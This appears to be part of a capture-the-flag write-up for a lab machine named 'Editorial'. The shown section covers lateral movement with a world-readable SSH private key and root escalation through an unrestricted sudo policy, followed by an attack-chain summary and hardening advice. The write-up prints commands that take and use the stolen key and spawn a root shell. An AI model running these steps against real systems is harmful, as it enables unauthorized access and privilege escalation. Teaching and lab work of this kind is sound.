
/home/admin/backup/id_rsa is set to mode 777 — any local user, regardless of privilege level, can read
this key.
Pivoting via SSH

The key is copied out, given the correct permissions, and used to authenticate over SSH directly as admin —
bypassing the WordPress foothold entirely:
nano id_rsa        # paste the private key contents
chmod 600 id_rsa
ssh -i id_rsa admin@blog.editorial
Capturing the User Flag

With a legitimate shell as admin, the previously inaccessible flag file can now be read directly:
cat lowpriv.txt
Privilege Escalation to Root
Enumerating sudo Rights
Standard practice after landing on any account is to immediately check what that account is permitted to run with elevated privileges:
sudo -l

The policy could not be more permissive: (ALL) NOPASSWD: ALL. The admin account can execute any
command as any user, including root, without supplying a password. This is an immediate, trivial
path to full compromise.
Escalating to Root
sudo /bin/bash
cd /root
cat root.txt

Root access is confirmed and the root flag is retrieved, completing the engagement.
Attack Chain Summary
| # | Phase | Exploitation Vector | Impact |
|---|---|---|---|
| 1 | Enumeration | Anonymous FTP login exposing a writable upload/ directory |
Disclosure of g.elias credentials |
| 2 | Enumeration | WordPress username enumeration via RSS feed & REST API | Confirmed valid CMS account |
| 3 | Initial Access | Credential reuse of FTP creds against WordPress login | Authenticated CMS access |
| 4 | Initial Access | Authenticated RCE via WordPress Theme File Editor | Remote code execution as www-data |
| 5 | Privilege Escalation | World-readable SSH private key in /home/admin/backup/id_rsa (mode 777) |
SSH access as admin |
| 6 | Privilege Escalation | Unrestricted sudo policy — (ALL) NOPASSWD: ALL |
Full root compromise |
The chain is a good illustration of how low-severity findings compound: no single step involved a CVE or memory-corruption exploit — every step was a configuration or hygiene failure. This is precisely the class of issue that automated scanners often under-report and that manual, methodical assessment is best at catching.
Remediation & Hardening Recommendations
- Disable anonymous FTP entirely, or restrict the writable share so that it never contains credentials, configuration files, or other sensitive artifacts. Anonymous write access should be treated as a public drop box, never a working directory.
- Enforce unique credentials per service. The FTP → WordPress credential reuse was the pivot point that turned an information leak into authenticated access. A password manager or secrets vault removes the incentive to reuse passwords across systems.
- Restrict the WordPress Theme/Plugin File Editor (or disable it via
DISALLOW_FILE_EDITinwp-config.php) for all roles below Super Admin. This single setting closes off one of the most common post-authentication RCE paths in WordPress. - Keep themes and plugins current — the enumeration also surfaced an outdated
twentytwentyfivetheme with directory listing enabled, which was not exploited here but is a further reduction in attack surface. - Audit file permissions on backups.
chmod 777on a private key is equivalent to not having a key at all. Backup routines should preserve strict permissions (600for private keys) and ideally live outside of user-writable paths. - Apply least-privilege
sudoerspolicies.NOPASSWD: ALLshould never be granted to a standard interactive account. Where automation genuinely requires passwordlesssudo, scope it to specific binaries and arguments, notALL.
Key Takeaways
This machine is a reminder that privilege escalation chains rarely rely on a single dramatic vulnerability.
Anonymous FTP, credential reuse, an editable theme file, a loose file permission, and an over-permissive
sudoers entry — none of them exotic — were enough to go from unauthenticated network access to root.
Treating enumeration as a first-class phase, and cross-referencing findings across services (FTP → WordPress
username, in this case), is what turns a handful of low-severity issues into a full compromise path.
This root shell on Editorial isn’t the end of the road, either — it’s the pivot point used to reach an internal-only host in the next writeup: Angel.